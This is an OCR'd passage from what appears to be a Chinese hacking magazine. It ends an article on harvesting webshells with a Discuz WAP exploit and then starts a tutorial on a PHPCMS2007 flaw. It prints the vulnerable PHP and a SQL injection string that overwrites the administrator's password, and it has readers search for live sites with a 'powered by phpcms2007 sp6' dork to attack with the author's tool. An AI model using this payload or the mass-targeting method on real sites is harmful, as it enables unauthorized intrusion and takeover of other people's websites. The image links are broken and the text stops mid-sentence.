


图8




图9




图10

看到这儿可能有聪明的叉子已经发现规律了，通过这个EXP搞到的一句话木马都是固定的格式，如果实在没时间一个个去试的话，那么我们还可以考虑使用挖掘机，手动添加目录来批量获取成果，我想结果一定会让你有意外惊喜的！（文章中涉及到的DZ WAP漏洞利用工具已经收录在了光盘中）

文章难易度：★★☆
文章阅读点：利用PHPCMS2007的注入漏洞来拟出管理员的MD5密码，或是直接更改管理员的密码

小菜来玩PHPCMS更改管理员密码漏洞

※STöp

PHPCMS2007是一款很好的PHP整站管理系统，但是最近PHPCMS2007却被发现了不少漏洞，本文所介绍的这个漏洞就是10月1号在网上公布的。这个漏洞在利用上有点意思，我简单说下利用思路，复制内容到剪贴板的代码如下：

```
$mod = $digg_mod;
$digg_setting = cache_read('digg_setting.php');
@extract($digg_setting);
//包含了digg模块的配置文件，并执行了extract
unset($digg_setting);
if ($mod && $id)
//这里的$mod,$id都是可以利用的
{
    $table_end = $channelid == 0?'':'_' . $channelid;
    $table_name = $CONFIG['tablepre'] . $mod . $table_end;
    $mod_id = $mod . 'id';
    {
$sql = "SELECT * FROM $table_name WHERE $mod_id=$id";
```

```
        //这里可以select出需要的任何数据，但是下面并没有比较
好的输出数据的地方
        }
        $res = $db->get_one($sql);
        @extract($res);
        //注意这里，这里对select出的数据执行了extract，如果可以
控制查询的数据，就可以覆盖任意变量了:)

    if ($credit_on == 1 && $con && $con != 5 && $con != 0)
        {
            $sql = "SELECT 'credit' FROM " . TABLE_MEMBER
." WHERE 'username'='$editor'";
            $res_member = $db->get_one($sql);
            if ($res_member)
            {
                if ($con == 3)
                {
    $credit = $res_member['credit'] - $credit_num;
                }
                if ($con == 1 || $con == 2)
                {
    $credit = $res_member['credit'] + $credit_num;
                }
            $db->query("UPDATE " . TABLE_MEMBER . " SET
'credit'='$credit' WHERE 'username'='$editor'");
                /*
                * 这里就是最终要利用的地方了
                * $credit_on是在digg_setting.php里定义的，但可
以利用前面的extract覆盖掉
                * $editor,$credit也可以利用前面的extract来覆盖，
因为这样是从数据库中查询出的数据，是不受GPC影响的:)
                */
            }
```

上面就是具体的利用思路，再来说下这个sql语句的构造，因为我们需要$credit_on、$editor和$credit这三个变量，所以要有相应的字段，完整的sql语句如下，复制内容到剪贴板的代码为 **SELECT * FROM [tablepre][table_name],(SELECT 1 AS credit_on,[1',password='[password]' WHERE username='[admin]'#] AS credit,[' UNION SELECT 1#] AS editor) AS [table_name] LIMIT 1# WHERE [mod_id]=[id**，以上这些就是作者对漏洞的简介。

看这些代码小菜们的头都大了吧，对代码分析不感兴趣的小菜可以直接略过上面的那些代码，我们来看如何利用这个漏洞，作者也提供了漏洞利用程序，在利用之前我们需要先架设好PHP运行环境。

使用挖掘机来寻找一下使用该程序的网站，在“关键词”处我们就输入“powered by phpcms2007 sp6”，而URL后缀就输入digg/digg_add.php，点击






